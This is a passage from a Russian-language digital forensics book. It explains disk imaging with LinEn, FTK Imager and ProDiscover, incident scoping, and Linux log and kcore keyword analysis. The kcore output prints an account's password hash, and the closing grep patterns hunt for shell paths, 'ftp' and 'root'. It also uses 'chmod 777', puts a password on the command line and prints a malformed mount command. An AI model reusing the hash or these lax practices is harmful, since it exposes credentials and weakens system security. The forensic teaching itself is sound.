Решив эти вопросы, можно приступить к процессу клонирования. Выполните начальную загрузку исследуемого компьютера и войдите в систему как суперпользователь. Далее, используя команду «`mount`», проверьте подключенный носитель. Этот процесс подробно описан в этой главе в разделе «Монтирование накопителя». Теперь эксперт может определить местонахождение исходного и целевого накопителей, монтировать их при необходимости, перейти в каталог целевого носителя и создать там папку для сохранения образа EnCase. Если нужно создать каталог с несколькими подпапками, используйте для их разделения косую черту («/») (например, «`mkdir <имя_дела>/<номер_накопителя>/<исследуемый_объект>`»). Перейдите к каталогу, в котором вы сохранили исполняемый файл LinEN. Не забывайте, что в нашем примере мы использовали `encase/bin`. Можно пропустить это действие, добавив путь к каталогу в команду запуска утилиты. Запустите LinEN. Если вы находитесь в том же каталоге, где сохранен исполняемый файл, нужно ввести команду `linen`. Если вы внесли изменения в путь к команде, просто введите `linen` из любого каталога. Если вы получите сообщение об отсутствии прав доступа, необходимо изменить права доступа (команда «`chmod`») к исполняемому файлу. Для этого следует ввести команду `chmod 777 linen`, находясь в одном каталоге с исполняемым файлом (например, в папке `encase/bin`). После этого запустится утилита LinEN, интерфейс которой похож на интерфейс программы EnCase для DOS.

Для того, чтобы начать создание образа, нажмите клавишу «A» или, используя клавишу табуляции, выберите пункт «Клонировать» (“Acquire”) и нажмите «ENTER». Затем откроется диалоговое окно (“Choose a drive”), в котором пользователю нужно выбрать исходный (или исследуемый) накопитель. Выберите необходимое устройство и нажмите клавишу «ENTER». Далее выберите путь для сохранения файла исследуемых данных. Следует предоставить полный путь, поэтому не забудьте указать в нем точку монтирования, например, «/mnt/target». Не забывайте, что для этого мы раньше создали

каталог «<имя_дела>/<номер_накопителя>/<исследуемый_объект>». Поэтому полный путь будет выглядеть примерно так: «/mnt/target/encase/image_files/BigBank/drive001/evidence». Измените размер блока по умолчанию до 2000 секторов (в отличие от DOS, в Linux нет ограничения на максимальный размер кластера в 64 сектора). После того, как вы укажите размер блока, LinEn начнет процесс клонирования.

Возможно, вам понадобится создать образ посредством перекрестного кабеля. В таком случае процесс настройки не будет отличаться от процесса, описанного выше, но будет включать в себя нескольких дополнительных действий. Подсоедините компьютер с исходным накопителем к компьютеру с целевым накопителем с помощью перекрестного кабеля. На исследуемом компьютере (Linux) укажите адрес IP, используя не поддерживающий маршрутизацию адрес, например 10.0.0.1. На целевом компьютере (Windows) в классическом меню Пуск (“Start”) выберите «Настройка» (“Setting”) > «Панель управления» (“Control panel”) > «Сетевые подключения» (“Network connections”). Найдите строку, указывающую на сетевой адаптер, к которому был подключен перекрестный кабель, щелкните по ней правой кнопкой мыши и выберите команду «Свойства» (“Properties”). Появится диалоговое окно. В среднем разделе, озаглавленном как «Компоненты, используемые этим подключением:» (“This connection uses the following items:"), перейдите к нижней части меню, выберите пункт «Протокол Интернета» (“TCP/IP”) и нажмите кнопку «Свойства» (“Properties”). Выберите переключатель «Использовать следующий IP-адрес» (“Use the following IP address”) и введите адрес – 10.0.0.2 и маску подсети – 255.255.255.0. Поля для DNS-серверов можно не заполнять, так как они не нужны. Перезапустите LinEn и выберите опцию «Сервер» (“Server”). Перезапустите EnCase на компьютере с ОС Windows и нажмите кнопку «Добавить устройство» (“Add Device”) на панели инструментов. В открывшемся диалоговом окне поставьте синюю галочку рядом с пунктом «Сетевой перекрестный кабель» (“Network Crossover”) и нажмите кнопку «Далее» (“Next”). Затем выберите устройство, которое вы хотите исследовать (предположительно, будет только одно), после чего нажмите «Далее» (“Next”) и «Завершить» (“Finish”). Таким образом вы сможете выполнить только предварительный просмотр накопителя.

Для того чтобы выполнить клонирование просматриваемого накопителя, в левой панели щелкните правой кнопкой мыши по соответствующему устройству и выберите пункт «Клонировать» (“Acquire”). В открывшемся диалоговом окне укажите, какие операции должна выполнить программа EnCase с образом после того, как он будет создан. В данном случае выберите переключатель «Заменить исходный накопитель» (“Replace Source Drive”), а все остальные опции оставьте без изменений. В следующем диалоговом окне введите информацию о деле и образе, а также выберите нужную степень сжатия. Помните, что сжатие значительно замедлит процесс создания образа. Измените размер частей файла-образа до 2000 Мб (или 2 Гб). Убедитесь, что пути к целевому устройству и каталогу указаны правильно и нажмите кнопку «Завершить» (“Finish”). Начнется процесс клонирования.

FTK Imager

Forensic Tool Kit (FTK) Imager от компании Access Data – это программное обеспечение на основе графического интерфейса пользователя, предназначенное для клонирования данных и выпускаемое в двух версиях – FTK Imager и FTK Imager Lite, обе из которых эффективны и удобны в использовании.

Для того чтобы создать образ накопителя с помощью FTK, в меню «Файл» (“File”) просто выберите пункт «Создать образ накопителя» (“New Disk Image”), а в появившемся диалоговом окне укажите исходное устройство. Это может быть физическое устройство,

логическое устройство, другой файл-образ или содержимое папки. Выбор зависит от того, что хочет получить эксперт, однако по своему опыту я знаю, что FTK обычно используется для клонирования физического накопителя, подключенного к компьютеру эксперта с использованием устройства блокирования записи. В данном примере я принял опцию по умолчанию – «Физический накопитель» (“Physical Drive”) – и нажал кнопку «Далее» (“Next”). В следующем окне имеется небольшое раскрывающееся меню, содержащее список всех устройств, подсоединеных к компьютеру. Если по какой-то причине устройство не отображается в этом списке, отключите и снова подключите это устройство, перезапустите программу FTK Imager и попробуйте создать образ еще раз. Программа FTK не видит устройство, если его не распознает операционная система, поэтому повторный сбой в работе означает, что проблема связана с ОС Windows, а не с FTK.

В моем примере я подключил SATA-накопитель емкостью 250 Гб, используя устройство блокирования записи, и он появился в списке «Выбор накопителя» (“Drive Selection”) с именем «\PHYSICALDRIVE2 - WDC WD2500KS-00MJB0 USB Device». Понятно, что информация об устройстве будет изменяться в зависимости от того, какой тип носителя используется, но действия останутся те же. Просто выберите нужное устройство и нажмите кнопку «Завершить» (“Finish”).

Следующее, последнее перед началом клонирования, диалоговое окно называется «Создать образ» (“Create Image”). В верхней части этого окна показано устройство, выбранное на предыдущем этапе, чуть ниже – поле «Место назначение образа» (“Image Destination”), а внизу – две кнопки-флажка «Проверить образы после клонирования» (“Verify images after they are created”) и «Создать перечень файлов в образе после клонирования» (“Create directory listings of files in the image after they are created”). Как и в любом другом случае, для того чтобы сохранить целостность создаваемого образа, необходимо создать и задокументировать хеш MD5. Эта опция выбрана по умолчанию (отмечена кнопка-флажок «Проверить ...» (“Verify ...”)), поэтому удостоверьтесь, что вы ее не отменили.

Для того чтобы добавить целевой носитель, нажмите кнопку «Добавить» (“Add”) и выберите тип образа, который вы хотите создать. Программа FTK Imager предоставляет возможность создать dd-образ в формате Raw, образ в формате SMART или образ в формате EnCase. Так как в большинстве случаев образы SMART можно открыть только программой SMART, а образы EnCase – только программой EnCase, экспертам рекомендуется выбирать опцию по умолчанию – «Образ в формате Raw (dd)» (“Raw (dd)”). Это позволит работать с образом в любой судебной программе, используемой экспертом.

В следующем окне необходимо указать папку назначения для сохранения образа, используя кнопку «Обзор» (“Browse”), как в проводнике Windows. Нажмите эту кнопку, а затем перейдите к целевому носителю и к папке, которая была создана для сохранения образа.

Эксперт должен понимать, что накопителей много не бывает. В последние годы НЖМД стали более емкими и дешевыми. Например, я только что расследовал дело, для которого купил несколько внешних 500-гигабайтных накопителей по 119 долларов за штуку в местном магазине «Comp USA». Отправляясь к клиенту, я взял с собой шесть накопителей общей емкостью 3 Тб, так как не знал, с чем мне придется столкнуться. Клиенты или потерпевшие обычно предоставляют минимум информации, которая почти всегда является недостаточной в лучшем случае, а в худшем случае оказывается неверной. Даже руководители информационного отдела или руководители отдела информационной безопасности часто обладают неполной информацией о характере и области инцидента. Хороший судебный эксперт всегда приходит на объект, имея с собой накопители, емкость которых в 3-4 раза больше предполагаемого объема носителей, вовлеченных в инцидент. Лично я, если это в принципе возможно, беру с собой накопители, объем которых в 4 раза

превышает предполагаемый необходимый объем. Лучше я пойду в магазин и верну неиспользуемый накопитель, чем вынужден буду сказать клиенту, что я пришел неподготовленным.

Выбрав целевой накопитель, укажите имя для образа. Имя должно быть понятным и отличаться от других подобных образов. Например, предположим, что вы создаете образ пяти 36-гигабайтных накопителей SCSI из массива типа RAID 0. Каждый из накопителей изготовлен одним и тем же производителем, имеет одинаковый размер и клонируется с одного и того же компьютера, поэтому невозможно использовать упомянутую информацию для их обозначения. В таком случае можно использовать серийный номер накопителя или назначенное числовое значение. Используйте маркер с тонким наконечником, чтобы нанести буквенно-цифровое обозначение в углу этикетки накопителя, а также укажите это в бланке регистрации улик или в электронной таблице. Убедитесь, что указали правильную информацию, прежде чем переходить к следующему этапу.

Заключительный этап – изменение размера частей образа с 650 до 2000 Мб. Старые файловые системы FAT поддерживали части данных размером только до 650 Мб, но в новых системах NTFS и ext2/ext3 можно безопасно использовать большие части размером 2 Гб. После того, как вы измените это значение, начнется процесс создания образа.

Другой инструмент FTK, который можно использовать для создания образов, – утилита FTK Lite. Это урезанная версия программы FTK Imager, состоящая из одного исполняемого файла, который можно легко сохранить на USB-накопителе или компакт-диске. Основное преимущество программы FTK Lite заключается в том, что ее можно запустить на исследуемом компьютере, а образ будет передан на компьютер эксперта. В случае, когда взломанный компьютер – это сервер, программы могут использовать его производительность для клонирования данных, к тому же серверы более устойчивы к ошибкам по сравнению с ноутбуком эксперта. В результате этого, как правило, сокращается время, необходимое для создания образа накопителя. Ограничение программы FTK Lite заключается в том, что она работает только на компьютерах с ОС Windows. Таким образом, несмотря на то, что эта программа не будет лишней в наборе судебных инструментов, она имеет ограниченные функциональные возможности.

В целом набор инструментов FTK очень удобен для пользователя. Все инструменты имеют мощные возможности, могут отображать судебные данные в разных форматах и отлично дополняют другие программы компьютерно-технической экспертизы, такие как EnCase, Autopsy и ProDiscover.

ProDiscover

ProDiscover – простой и удобный инструмент, использующий, как и FTK Imager, графический интерфейс пользователя. Для того чтобы клонировать данные с помощью ProDiscover, просто нажмите кнопку «Создать образ» (“Capture Image”), после чего откроется диалоговое окно. В этом окне выберите исходный (исследуемый) накопитель и целевой накопитель. Далее выберите формат образа. Это может быть собственный формат ProDiscover или формат dd. Как и в случае с FTK, рекомендуется указать формат dd, если эксперт собирается использовать другую программу для фактического проведения судебного анализа. Далее введите данные в поля «Имя специалиста» (“Technician Name”) и «Имя образа» (“Image Number”). Не забывайте, что имя для образа должно быть общепонятным и отличаться от других подобных имен, если придется создавать несколько образов. Используйте сжатие по своему усмотрению, так как оно влияет не на образ, а на его физический размер. Если эксперт не забывает о том, что с собой нужно всегда иметь несколько дополнительных накопителей достаточного объема, то сжатие можно не использовать. Следует помнить, что сжатие значительно замедлит процесс

создания образа. Пользователю также предоставляется возможность защитить образ паролем. Это полезная опция, которая имеется только в программе ProDiscover. Эксперт сам должен решать, стоит ли использовать пароль; эта опция никак не влияет на функциональность образа. Не забудьте записать пароль! Если вы успешно создадите образ, но забудете пароль, вы не только поставите себя в неловкое положение, но и будете вынуждены создавать образ накопителя еще раз. В деле, касающемся срочной информации, потеря времени, необходимого для повторного клонирования данных, может обернуться для клиента проигранным иском. Если дело включает в себя выезд на место к клиенту, то судебной организации, скорее всего, придется покрыть затраты на поездку для повторного создания образа. Также, в окне имеется место для краткого описания образа. Это полезно, если клонируется несколько накопителей из одного компьютера или конфигурации RAID.

ProDiscover – простой в использовании инструмент. Процесс создания образа сводится к нескольким простым действиям и практически не предоставляет эксперту возможности совершить ошибку. Так как эта программа предназначена только для работы в Windows, ее придется запускать с компьютера эксперта с накопителями Linux, монтированными с помощью точек монтирования Samba через перекрестный кабель. Это может оказаться сложным процессом, поэтому не забудьте протестировать этот способ в лаборатории, прежде чем применять его на месте инцидента. Для того чтобы создать точку монтирования Samba с целевого накопителя на компьютер эксперта, подготовьте целевой накопитель, удостоверившись, что он монтирован правильно и распознается Windows. Затем разрешите общий доступ к накопителю, используя ОС Windows. На компьютере с ОС Linux введите команду «`smbclient -L <компьютер_windows> -U <имя_пользователя>`», которая покажет, видит ли компьютер Linux совместно используемые ресурсы на компьютере с Windows. Далее введите команду «`mkdir /mnt/<имя_точки_монтирования>`», которая создаст каталог для точки монтирования. В большинстве случаев ОС Linux содержится на накопителе с именем «`hda`». Введите команду «`mount-tsmbfs-o username=<имя_пользователя>,password=<пароль> //<win-box>/<share> /mnt/<имя_точки_монтирования>`», чтобы фактически монтировать совместно используемый накопитель. После того, как накопитель с ОС Linux будет отображен на локальном компьютере эксперта с точкой монтирования Samba, запустите ProDiscover и укажите, что исходный накопитель находится в локальном каталоге, содержащем точку монтирования Linux.

Повторюсь – не тестируйте этот способ на месте инцидента! Тестирование должно проходить в контролируемых лабораторных условиях и должно быть документировано так, чтобы процесс можно было повторить. Если вы прибыли на объект и выбрали этот способ клонирования, см. документацию. Если он не работает, переходите к следующему способу сбора данных.

Краткое изложение

Самая важная часть расследования дела – это сбор данных. В случае с энергозависимыми данными у вас действительно будет только один шанс сделать это правильно – ситуация, которую в армии часто называют: «Один выстрел – один труп». Согласно теории Локарда, в результате вы оставите много следов своей деятельности в системе. Поэтому необходимо сделать это правильно с первого раза и задокументировать свои действия. Несмотря на то, что в результате сбора данных вы измените эти данные до некоторой степени, правильное документирование поможет вам отчетливо показать, какие вы совершили действия, и провести различия между этими действиями и данными клиента.

Закончив сбор энергозависимых и постоянных данных, удостоверьтесь, что вы проверили правильность созданных образов перед тем, как уйти с места инцидента. Нет ничего хуже, чем сообщать клиенту, что у вас дефектные образы, и вам нужно вернуться и выполнить клонирование еще раз. Кроме того никогда не работайте с оригиналыми экземплярами образов. Всегда копируйте образ на другой носитель и проверяйте, что контрольные суммы MD5 совпадают.

Теперь, когда вы собрали все данные, начинается самая интересная часть анализа. Безусловно, сбор данных очень важен, но, говоря серьезно, это очень скучное и невероятно трудное занятие. Но, как я уже говорил, закончив сбор всех данных, можно сосредоточиться на поимке злоумышленника.

Глава 4

Начальная оценка и расследование инцидента: Анализ данных

Содержание этой главы:

- Начальная оценка
- Секреты мастерства
- Действия пользователей
- Сетевые подключения
- Запущенные процессы
- Открытые программы обработки файлов

Ü Краткое изложение

Введение

Итак, вы собрали все энергозависимые данные с исследуемых систем и отключили питание компьютеров. Что дальше? Как перейти от группы на вид несвязанных данных к значимой информации, которая приблизит вас к пониманию того, что произошло? Информация, которую нужно получить из энергозависимых данных, будет, безусловно, меняться от одного дела к другому, но способ ее анализа должен оставаться неизменным. Каждый раз вы должны искать информацию приблизительно одинаково, позволяя данным в деле определять, по какому следу вам нужно идти.

Представьте себе дерево. Все деревья похожи друг на друга в том, что у них есть корни, ствол и ветви. Дуб, например, имеет большие и толстые ветви, сосна – маленькие и ломкие, а ива – длинные и свисающие. Суть в том, что, как бы они не отличались друг от друга, это все деревья. Теперь возьмите эту логику и примените ее к судебному анализу. Все ваши дела будут более или менее похожи в том, что они включают в себя компьютеры, сеть, инцидент и злоумышленника. Каждое дело будет иметь свои особенности, но суть инцидента останется в целом неизменной.

Следует отметить, что все люди разные, и одни и те же вещи они могут делать по-разному. Это нормально. Лично я люблю начинать дело с анализа журналов регистрации событий. Прежде чем я начал работать в сфере безопасности, я несколько лет был администратором UNIX-систем, поэтому я хорошо знаю, как должны выглядеть те или иные явления. Я знаю экспертов, которые любят начинать расследование с изучения пользователей: у кого есть учетные записи, кто последним входил в систему и т. д. Другие же начинают с анализа сетевых подключений: какие действия были сделаны в системе, какие данные были отправлены с компьютера и т. п. Вся эта информация важна для расследования, но порядок ее анализа зависит от личных предпочтений. В оставшейся части этой главы содержится мой личный план анализа энергозависимых данных и его рекомендуется использовать в качестве руководства. Вы можете по своему усмотрению изменять его под свой стиль работы.

Начальная оценка

Перед тем, как погружаться в судебный анализ фактического компьютера, необходимо установить исходные характеристики инцидента. Следует узнать, что произошло с точки зрения клиента, имеется ли у него примерная хронология происшедшего, какие компьютеры вовлечены в инцидент и т. д. На этой стадии расследования важно просто задавать вопросы, записывать ответы и попытаться уточнить

характеристики инцидента. По своему опыту я знаю, что вследствие стресса, вызванного инцидентом, и давления, оказываемого на сотрудников их начальниками, информация, предоставленная вам во время начальной оценки происшествия, в лучшем случае будет поверхностной. Поэтому важно понимать, что вы должны олицетворять спокойный колос разума с того момента, как войдете в дверь. Помните, что клиент рассчитывает на вашу помочь, поэтому сохраняйте спокойствие.

После того, как клиент расскажет свою версию того, что произошло, необходимо задать ему зондирующие вопросы. Вы должны уметь заполнить недостающие пробелы в рассказе клиента, что во многих случаях легче сказать, чем сделать. Ниже даны вопросы, которые вам нужно будет выяснить, чтобы провести эффективное расследование.

- **Временная шкала** По возможности необходимо попытаться связать инцидент с определенным промежутком времени. В зависимости от характера инцидента промежуток не всегда возможно установить, но это следует попытаться сделать в той мере, в которой позволяет ситуация. В некоторых делах вам удастся сузить промежуток времени до определенного дня или даже нескольких часов, тогда как в других – этот период может охватывать несколько лет. Каким бы ни было дело, постарайтесь как можно точнее установить период инцидента. Ошибка на этом этапе может серьезно повлиять на остальную часть расследования.
- **Топология сети** Установите схему расположения и соединения сетевых устройств. Я еще никогда не был в ситуации, когда у клиентов отсутствовала хотя бы общая схема компьютерной сети, поэтому не забудьте попросить ее у них.
- **Поток данных** Получив схему сети, убедитесь, что вы понимаете поток данных. Где находятся точки входа и выхода? Какие еще компьютеры находятся в той же подсети? Если вы имеете дело с доменом Windows, имеются ли междоменные доверия, позволяющие получить доступ к другим доменам? Необходимо понимать не только, какие компьютеры вовлечены в инцидент, но также и какие компьютеры могли бы быть вовлечены в инцидент. Многие клиенты определяют область инцидента только со слов сотрудников ИТ-отдела и не видят всей картины. Ваша задача – включить в область расследования все компьютеры, которые потенциально могли быть вовлечены в инцидент. Вы сможете определить, были ли они вовлечены, позднее, во время анализа журналов.
- **Устройства безопасности** Узнайте какие устройства имеются в сети клиента и ведется ли на них протоколирование. Легко говорить о рекомендациях по безопасности, но реализовать их на практике удается не всегда. Многие клиенты знают, что нужно вести журналы регистрации событий, но не делают этого. Они хотели установить систему обнаружения вторжений или систему предотвращения вторжений в сеть, но на это не было средств. Вам необходимо выяснить, какие устройства безопасности имеются у клиента, где они установлены в сети и какие действия они регистрируют. Попросите клиента предоставить вам имеющиеся журналы регистрации событий.
- **Состояние компьютеров, вовлеченных в инцидент** Это еще один из тех вопросов, в которых клиент может плохо разбираться. Я расследовал несколько дел, в которых мне говорили одно, например, что перезагрузка определенного компьютера не выполнялась, а, прибыв на место инцидента, я узнавал, что все совсем не так. Поэтому, даже если вы задавали вопросы перед прибытием на объект клиента, вам нужно будет задать их снова и по возможности проверить правильность ответов. Эта информация может повлиять на направление расследования.
- **Обычный ход деятельности** Насколько это возможно, необходимо понять, что является «обычным» для клиента. Расследуя инцидент, вы, скорее всего, впервые будете иметь дело с инфраструктурой клиента. Вы не будете иметь представления о том, какое используется правило формирования идентификаторов пользователей,

какой объем информации передается по сети в среднем за день, какие компьютеры обычно обмениваются данными друг с другом, и еще буквально о сотне потенциальных переменных, составляющих обычный рабочий день. Чтобы провести любой тип предварительного анализа, вам нужно насколько это возможно разобраться в этих вопросах.

Несмотря на то, что вам придется задать как можно больше вопросов на эту тему, вы должны понимать, что в течение расследования у вас, несомненно, появятся дополнительные вопросы. Сообщите клиенту, что вам понадобится контактное лицо, которое хорошо осведомлено в технических и производственных процессах и которое сможет четко ответить на возникшие вопросы.

Собрав всю необходимую, с вашей точки зрения, информацию, можно приступать к предварительному анализу. Самое важное на этом этапе расследования инцидента – оставаться объективным. Пытайтесь не делать поспешных выводов относительно направления, в котором ведут вас данные. Пусть сами данные укажут путь, по которому вам нужно идти.

Анализ журналов

По моему скромному мнению, отправной точкой вашего расследования должен быть анализ журналов, предоставленных клиентом. Журналов может не быть вовсе, в таком случае советую вам принять таблетку аспирина, так как головная боль вам гарантирована, или же объем журналов может достигать нескольких терабайт, в таком случае все равно стоит принять аспирин, так как вам гарантирована та же головная боль.

Начинайте с самого начала. Простая логика: в любом инциденте должно быть место, через которое злоумышленник попал в сеть клиента, поэтому начинайте оттуда. Это может быть концентратор виртуальной частной сети, вспомогательный офис или отдельный компьютер или сервер. Чтобы это ни было, начинайте оттуда.

Журналы регистрации событий в Linux – замечательный ресурс. Это конфигурируемые, эффективные и подробные файлы. Если повезет, в исследуемом компьютере будет присутствовать, как минимум, стандартная конфигурация для ведения журналов регистрации событий. Данные в журналах Linux сохраняются в виде обычного текста, поэтому вам не понадобятся сторонние программы или утилиты для проведения эффективных поисков. Кроме того, можно написать специальные скрипты для выполнения автоматических действий, исходя из содержимого журнала и желаемых выходных данных.

Журналы Linux находятся в каталоге `/var/log`. Это журналы, которые ведутся системой и, очень вероятно (и обычно по умолчанию), любыми сторонними программами, установленными в системе. Вы также увидите в этом каталоге, что имена некоторых файлов заканчиваются цифрой, см. илл. 4.1.

```
root@Forensic1:/var/log# ls
acpid      apport.log.4.gz  bootstrap.log   debug.0      dmesg.4.gz    kern.log     mail.warn    scrollkeeper.log.1  udev          wvdialcon
acpid.1.gz  apport.log.5.gz  btmp           debug.1.gz   dmesg.5.gz    kern.log.0   messages     scrollkeeper.log.2  unattended-upgrades Xorg.0.lo
acpid.2.gz  apt              btmp.1         debug.2.gz   dmesg.6.gz    kern.log.1.gz messages.0  syslog       user.log      Xorg.0.lo
acpid.3.gz  auth.log        cups           debug.3.gz   dmesg.7.gz    kern.log.2.gz messages.1.gz  syslog.0    user.log.0
acpid.4.gz  auth.log.0      daemon.log     dist-upgrade dmesg.8.gz    kern.log.3.gz messages.2.gz  syslog.1.gz  user.log.1.gz
apport      auth.log.1.gz    daemon.log.0   dmesg.9.gz   faillog      kern.log.4.gz messages.3.gz  syslog.2.gz  user.log.2.gz
apport.log  auth.log.2.gz    daemon.log.1.gz dmesg.0     faillog      kern.log.5.gz messages.4.gz  syslog.3.gz  user.log.3.gz
apport.log.1 auth.log.3.gz    daemon.log.2.gz dmesg.1.gz   faillog      kern.log.6.gz messages.5.gz  syslog.4.gz  vmware-tools-guestd
apport.log.2.gz  bit torrent   daemon.log.3.gz dmesg.2.gz   faillog      kern.log.7.gz messages.6.gz  syslog.5.gz  wtmp
apport.log.3.gz  boot          debug          dmesg.3.gz   faillog      kern.log.8.gz messages.7.gz  syslog.6.gz  wtmp.1
root@Forensic1:/var/log#
```

Илл. 4.1. Файлы, имена которых заканчиваются цифрой.

Эти файлы называются *ротационные архивы*. В зависимости от того, какой максимальный размер указан в настройках ведения журналов, журналы могут стать большими и объемными. В ОС Linux имеется команда «`logrotate`», которая производит ротацию файлов журнала, добавляя цифру к концу названия файла. Например: на илл. 4.1

показан файл «syslog» без цифрового суффикса. Это текущий журнал регистрации событий. Первый журнал в архиве – это файл «syslog.0», который был текущим журналом раньше. Далее вы видите файлы – с «syslog1.gz» по «syslog.6.gz». Это оставшиеся части архивированных файлов журнала в формате gzip. Когда запускается команда «logrotate», обычно это происходит ежедневно (по умолчанию ее можно найти в */etc/cron.daily*), она берет текущий файл, добавляет «.0» к концу имени файла, и снова начинает ведение журнала в стандартном файле журнала, в данном примере – «syslog». Цифровой суффикс в имени других файлов журнала увеличивается на единицу, а самый старый журнал удаляется. Все эти параметры можно настроить в файле */etc/logrotate.conf*. Системный администратор на объекте клиента должен рассказать вам о параметрах ведения журналов для серверов.

Для того чтобы начать поиск в файлах журнала, можно использовать стандартные команды Linux или любой инструмент для работы с текстом. Ниже показано несколько полезных команд:

zgrep

Эта команда запускает утилиту «grep» для поиска в сжатых файлах (формат gzip).

```
zgrep <параметр_поиска> *
```

Будет выполнен поиск с указанными параметрами для всех сжатых файлов в текущем рабочем каталоге.

Tail

Эта команда покажет последние данные файла (согласно указанному параметру). Например, команда «tail -100 <имя_файла>» покажет 100 последних строк файла. Кроме того, используя переключатель «-f», можно посмотреть, как файл журнала собирает информацию в реальном времени.

```
tail -f /var/log/messages
```

Будет показано, как добавляются новые данные к содержимому журнала */var/log/messages*.

More

Команда работает так же, как и ее версия в MS DOS, просто отправляя содержимое указанного файла на стандартное устройство вывода.

```
more <имя_файла>
```

Будет показано содержимое файла, указанного в угловых скобках. Выводится одна страница файла, а внизу экрана появятся слова «—More—(x%)». Это означает, что вы сейчас просматриваете (или просмотрели) x% от общего объема файла. Можно нажать клавишу «Enter», чтобы прокрутить данные вниз на одну строку, или клавишу «Пробел», чтобы прокрутить данные вниз на одну страницу. Для того чтобы выполнить обратную прокрутку на одну страницу, нажмите клавишу «b». Кроме того, можно выполнить поиск в файле, используя клавишу «/» и указав параметры поиска в угловых скобках (<параметр_поиска>). Если будет найдено несколько результатов поиска, просто нажмите клавишу «n», чтобы перейти к следующей записи, или «p», чтобы перейти к предыдущей. Нажмите «q», чтобы выйти из текущего режима просмотра и вернуться в командную строку.

Less

Эта команда – противоположность команды «more». Она позволяет выполнять те же операции, что и «more», но с лучшими средствами контроля, как например, возможность перемещаться в файле как вперед, так и назад. Она также загружает файл намного быстрее, так как не считывает его содержимое полностью перед открытием.

```
less <имя_файла>
```

Будет показано содержимое файла, указанного в угловых скобках. Можно прокручивать информацию назад с помощью клавиши «b» и вперед с помощью клавиши «d». Так же, как и в команде «more», можно выполнить поиск, используя клавишу «/» и указав параметры поиска в угловых скобках (<параметр_поиска>); нажмите клавишу «n», чтобы перейти к следующему результату поиска, или «p», чтобы перейти к предыдущему результату.

Поиск по ключевым словам

Поиск по ключевым словам – это быстрый и легкий способ найти интересующее вас данные на исследуемых компьютерах. Поиск можно выполнить как на работающем компьютере, при условии, что уже произведен сбор энергозависимых данных и создан образ накопителя, или позднее в лаборатории. Необходимо помнить, что поиск по ключевым словам даст результат при допущении, что злоумышленники не изменили в системе имена инструментов, которые они использовали. Понятно, что вы не сможете догадаться, были ли изменены имена каких-либо файлов, поэтому просто не забывайте об этом во время анализа данных, и пусть данные будут вашим проводником.

Для проведения поиска по ключевым словам мы будем использовать стандартные утилиты, имеющиеся в ОС Linux:

- strings
- grep
- less

Для нашего примера я собрал содержимое файла /proc/kcore из своего компьютера под управлением Ubuntu 7.10 (Gutsy).

Примечание

Если к компьютеру с ОС Linux был получен несанкционированный доступ, рекомендуется клонировать и проанализировать очень полезный файл «kcore». Как и остальная часть данных в каталоге /proc, «kcore» – это виртуальный файл, созданный операционной системой, чтобы предоставить пользователю ценную информацию о работающей системе. Размер этого файла точно равен объему имеющейся оперативной памяти. Представляйте себе файлы «kcore» как физические, реальные (в какой-то мере) файлы, которые связаны с тем, что операционная система выполняет в памяти (но не забывайте, что эти файлы не существуют, они виртуальны). Если вы попытаетесь применить команду «cat» к файлу «kcore», система выдаст порцию на вид бесполезных и искаженных данных, в которых иногда встречаются узнаваемые символы. При проведении судебного анализа используйте команду «strings», которая выводит только печатаемые символы.

```
strings /proc/kcore -t d > /tmp/kcore_outfile
```

В данной команде я использовал параметры «**-t**» и «**d**». Опция «**-t**» добавит в начале каждой строки смещение относительно начала файла, а опция «**d**» переведет значение смещения в десятичный формат. Полный перечень опций, доступных для этой и любой другой команды, можно найти в справочном руководстве.

Теперь, получив файл выходных данных команды «**strings**» из файла «**kcore**», я могу выполнить поиск по ключевым словам, чтобы узнать, запущены ли в системе какие-нибудь незаконные процессы. В примере, показанном на илл. 4.2, я выполнил поиск своего имени пользователя «серогуэ», используя команду «**grep**», и передал выходные данные в команду «**more**». В результате показаны все загруженные сейчас в память процессы, использующие мое имя пользователя. Так как это мой компьютер, то, очевидно, что список результатов поиска будет довольно длинным. Будем надеяться, что такого не будет в исследуемой системе.

```
root@Forensic1:/tmp
File Edit View Terminal Tabs Help
261082843 /home/cepogue
264805778 261082843 /home/cepogue
26943269 gconfd-cepogue
269432755 Tracker-cepogue.5291
269432791 mapping-cepogue
269432855 mapping-cepogue
270834728 264805778 261082843 /home/cepogue
278122949 GTK_RC_FILES=/etc/gtk/gtkrc:/home/cepogue/.gtkrc-1.2-gnome2
278123171 LOGNAME=cepogue
278123204 USERNAME=cepogue
278123481 XAUTHORITY=/home/cepogue/.Xauthority
283198398 /cepogue_IBM_IS5
284156158 /cepogue
285020557 mapping-cepogue
290849487 file:/2%2F%2Fhome%2Fcepogue%2F.Trash.xml
293319932 /cepogue
293320278 cepogue_tracker_lock
319422495 cepogue
319456716 mapping-cepogue
319781824 cepogue IBM IS5
326873128 adm:x:4:cepogue,xfers
326873241 dialout:x:20:cepogue,xfers
326873295 cdrom:x:24:halddaemon,cepogue,xfers
326873330 floppy:x:25:halddaemon,cepogue,xfers
326873393 audio:x:29:cepogue,xfers
326873418 dip:x:30:cepogue,xfers
326873551 video:x:44:cepogue
326873581 plugdev:x:46:halddaemon,cepogue,xfers
326873710 scanner:x:104:hplip,cepogue,xfers
326873790 lpadmin:x:108:cepogue
326873830 admin:x:110:cepogue
326873910 netdev:x:115:cepogue
326873948 poweredev:x:117:halddaemon,cepogue
326874007 cepogue:x:1000:
326886699 cepogue:x:1000:1000:Chris Pogue,,,:/home/cepogue:/bin/bash
327119813 cepogue:$1$CA2qmlD5$5adGvSFAAoWxYaGe377z.:13833:0:99999:7::
327122988 adm:x:::cepogue,xfers
327123070 dialout:x:::cepogue,xfers
327123127 cdrom:x:::cepogue,xfers
327123160 floppy:x:::halddaemon,cepogue,xfers
327123217 audio:x:::cepogue,xfers
327123240 dip:::cepogue,xfers
327123353 video:::cepogue
327123379 plugdev:::halddaemon,cepogue,xfers
327123485 scanner:::hplip,cepogue,xfers
...More...
```

Илл. 4.2. Поиск имени пользователя с помощью утилиты «**grep**».

Помимо ключевых слов, предоставленных вам клиентом, рекомендуется вести свой собственный список ключевых слов, который следует обновлять по завершении каждого дела. Я узнаю что-то новое в каждом деле, поэтому ведение списка ключевых слов помогает мне не только запомнить то, что я нашел раньше (и что нужно будет исследовать в дальнейшем), но и поможет мне снова найти эти данные в будущих делах. Вот список нескольких ключевых слов, по которым я регулярно выполняю поиск.

Имена файлов и каталогов

- **grep -e** («**-e**» используется здесь для сравнения с образцом) “**\proc/**” –**e** “**\bin**” –**e**
- “**\bin\.*?sh**” **kcore_strings**.
- **grep -e “ftp” -e “root” kcore_strings**
